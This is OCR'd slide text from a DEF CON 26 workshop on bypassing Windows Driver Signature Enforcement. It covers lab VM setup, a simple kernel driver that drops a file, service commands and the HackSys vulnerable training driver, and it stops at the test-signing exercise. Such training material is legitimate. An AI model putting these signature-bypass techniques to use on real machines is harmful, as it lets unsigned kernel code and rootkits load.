DEFCON 26 - WORKSHOP

BYPASSING DRIVER SIGNATURE ENFORCEMENT

LOGISTICS

THE DAY

- Workshop is 10AM to 2PM
- Break: ~11:45 - 12:15
- Eat / drink / rest room any time
- Ask questions
- Little theory, lot’s of practice

AGENDA

WHOAMI

- Red teamer
- Ex blue teamer
- Husband, father, child
- Hiking
- Some security research, blogging

THE VIRTUAL ENVIRONMENT

VIRTUAL MACHINES – WHAT YOU SHOULD HAVE

- Windows 10 x64 w/ BitLocker
- Windows 7 x64
- Python 2.7 x64 on both machines
- WinDBG x64 on both machines
- Visual Studio and WMDK on Windows 10
- Ability to restore, move files

DSE OVERVIEW


DSE OVERVIEW

- Since Windows Vista
- Every x64 driver
- Must have a valid signature (valid root CA)
- Self-signed certificate won’t work
- Goal: ~~stop malware / rootkits~~ DRM protection

CREATING A KERNEL DRIVER

CREATE A VISUAL STUDIO PROJECT

- Create a new project
- Visual C++ -> Windows Drivers -> WDF -> Kernel Mode Driver (empty)
- Give it a name (workshop)
- OK



Type: Visual C++

An empty project using the Kernel-Mode Driver Framework (KMDF). Builds Universal drivers by default.

Name: workshop

Location: C:\Users\workshop\source\repos


Solution name: workshop

[✓] Create directory for solution

[ ] Add to Source Control

ADD SOURCE AND CONFIGURE C/C++

- Source -> right click -> Add Item -> C++ source file -> driver.c (not cpp!!!)
- Right click on project -> Properties -> Configuration properties -> C/C++ -> General
  - All Configurations / All Platforms
  - Treat Warnings As Errors -> Set "NO (/WX-)"



Configuration: All Configurations Platform: All Platforms

Additional Include Directories	<different options>
Additional #using Directories	
Debug Information Format	<different options>
Common Language RunTime Support	
Consume Windows Runtime Extension	
Suppress Startup Banner	Yes (/nologo)
Warning Level	<different options>
Treat Warnings As Errors	No (/WX-)
Warning Version	
Diagnostics Format	Classic (/diagnostics:classic)
SDL checks	
Multi-processor Compilation	

THE CODE

- Copy the entire code into the Driver.c
- Beware of single / double quotes

DRIVER ENTRY – CREATING A DEVICE

- Register name

```
RtlInitUnicodeString(&usDriverName, L"\\Device\\workshop");

RtlInitUnicodeString(&usDosDeviceName, L"\\DosDevices\\workshop");

my_status = IoCreateDevice(pDriverObject, 0, &usDriverName, FILE_DEVICE_UNKNOWN,
FILE_DEVICE_SECURE_OPEN, FALSE, &pDeviceObject);

…

IoCreateSymbolicLink(&usDosDeviceName, &usDriverName);
```

DRIVER ENTRY – REGISTERING FUNCTIONS

- Need to set driver major functions + unload

```
/* MajorFunction: is a list of function pointers for entry points into the driver. */
for (uiIndex = 0; uiIndex < IRP_MJ_MAXIMUM_FUNCTION; uiIndex++)
   pDriverObject->MajorFunction[uiIndex] = my_UnSupportedFunction;

   //set IOCTL control function
   pDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = my_IOCTLControl;

   /* DriverUnload is required to be able to dynamically unload the driver. */
   pDriverObject->DriverUnload = my_Unload;
   pDeviceObject->Flags |= 0;
   pDeviceObject->Flags &= (~DO_DEVICE_INITIALIZING);
```

DRIVER UNLOAD

- Delete symbolic link
- Delete Device

```
void my_Unload(PDRIVER_OBJECT pDriverObject)
{
 UNICODE_STRING usDosDeviceName;
 RtlInitUnicodeString(&usDosDeviceName, L"\\DosDevices\\workshop");
 IoDeleteSymbolicLink(&usDosDeviceName);
 IoDeleteDevice(pDriverObject->DeviceObject);
}
```

DRIVER UNSUPPORTED FUNCTIONS

- Do nothing
- Simply return not supported

```
NTSTATUS my_UnSupportedFunction(PDEVICE_OBJECT DeviceObject, PIRP Irp)
{
 return STATUS_NOT_SUPPORTED;
}
```

IOCTL

- Communicate with the driver
- Handled by the IOCTL handler
- Specify an IOCTL code
- The handler will act according to the IOCTL code
- The code is arbitrary

IOCTL DEFINITION

IOCTL's are defined by the following bit layout.

```
[Common |Device Type|Required Access|Custom|Function Code|Transfer Type]
 31      30          16 15           14  13  12           2  1          0
```

Common - 1 bit. This is set for user-defined device types.

Device Type - This is the type of device the IOCTL belongs to. This can be user defined (Common bit set). This must match the device type of the device object.

Required Access - FILE_READ_DATA, FILE_WRITE_DATA, etc. This is the required access for the device.

Custom - 1 bit. This is set for user-defined IOCTL's. This is used in the same manner as "WM_USER".

Function Code - This is the function code that the system or the user defined (custom bit set)

Transfer Type - METHOD_IN_DIRECT, METHOD_OUT_DIRECT, METHOD_NEITHER, METHOD_BUFFERED, This the data transfer method to be used.

```
//Define IOCTL codes
#define IOCTL_DROP_FILE CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_IN_DIRECT,
FILE_READ_DATA | FILE_WRITE_DATA)
```

IOCTL HANDLER


```
NTSTATUS my_IOCTLControl(PDEVICE_OBJECT DeviceObject, PIRP Irp)
{
  NTSTATUS my_status = STATUS_NOT_SUPPORTED;
  PIO_STACK_LOCATION pIoStackIrp = NULL;
  ULONG dwDataWritten = 0;
  ULONG inBufferLength, outBufferLength, requestcode;

  // Recieve the IRP stack location from system
  pIoStackIrp = IoGetCurrentIrpStackLocation(Irp);

  PCHAR inBuf = (PCHAR)Irp->AssociatedIrp.SystemBuffer;
  PCHAR buffer = NULL;

  if (pIoStackIrp) /* Should Never Be NULL! */
  {
      // Recieve the buffer lengths, and request code
      inBufferLength = pIoStackIrp->Parameters.DeviceIoControl.InputBufferLength;
      outBufferLength = pIoStackIrp->Parameters.DeviceIoControl.OutputBufferLength;
      requestcode = pIoStackIrp->Parameters.DeviceIoControl.IoControlCode;
      switch (requestcode)
      {
      case IOCTL_DROP_FILE:
          my_status = drop_file();
          break;
      default:
          my_status = STATUS_INVALID_DEVICE_REQUEST;
          break;
      }
  }

  Irp->IoStatus.Status = my_status;
  Irp->IoStatus.Information = dwDataWritten;
  IoCompleteRequest(Irp, IO_NO_INCREMENT);
  return my_status;
}
```

FUNCTIONALITY

- 1 functionality: drop a file
- Location: c:\windows\example.txt

BUILD DRIVER

- Select release & x64



- Build -> Compile
- Test signature will be added
- Copy the driver (sys file) to the desktop (*or any place you want)

SERVICE MANIPULATION

- Create a service

```
sc create [NAME] type= kernel binPath= [path to the file]
```

- Try to start

```
sc start [NAME]
```

  - Should get an error
- Delete

```
sc delete [NAME]
```

- Stop

```
sc stop [NAME]
```

HEVD

- We will use the HackSysExtremeVulnerableDriver for kernel exploitation
  - Download: https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/releases/download/v1.20/HEVD.1.20.zip
  - Extract HEVD1.20/drv/vulnerable/amd64/HEVD.sys
  - Put somewhere, e.g.: Desktop

CASE 1: TESTSIGNING BIT

THE TESTSIGNING BIT

- BOOT variable
  - Can’t be changed is Secure Boot is enabled
- Can be set with bcdedit.exe
- Available for developers
- Allows driver development
- No need for real certificate, VS will use a self-signed one

DEBUG BIT

- The same is true if kernel debugging is turned ON
- You need to attach a debugger to take effect

TESTSIGNING BIT – EXERCISE

IMPORTANT NOTICE

!!! STOP BEFORE PROCEEDING !!!


**IF YOU HAVE BIT LOCKER ENABLED, BE SURE TO HAVE THE RECOVERY KEY –
ACCESSIBLE OUTSIDE THE VIRTUAL MACHINE**

ENABLE TESTSIGNING

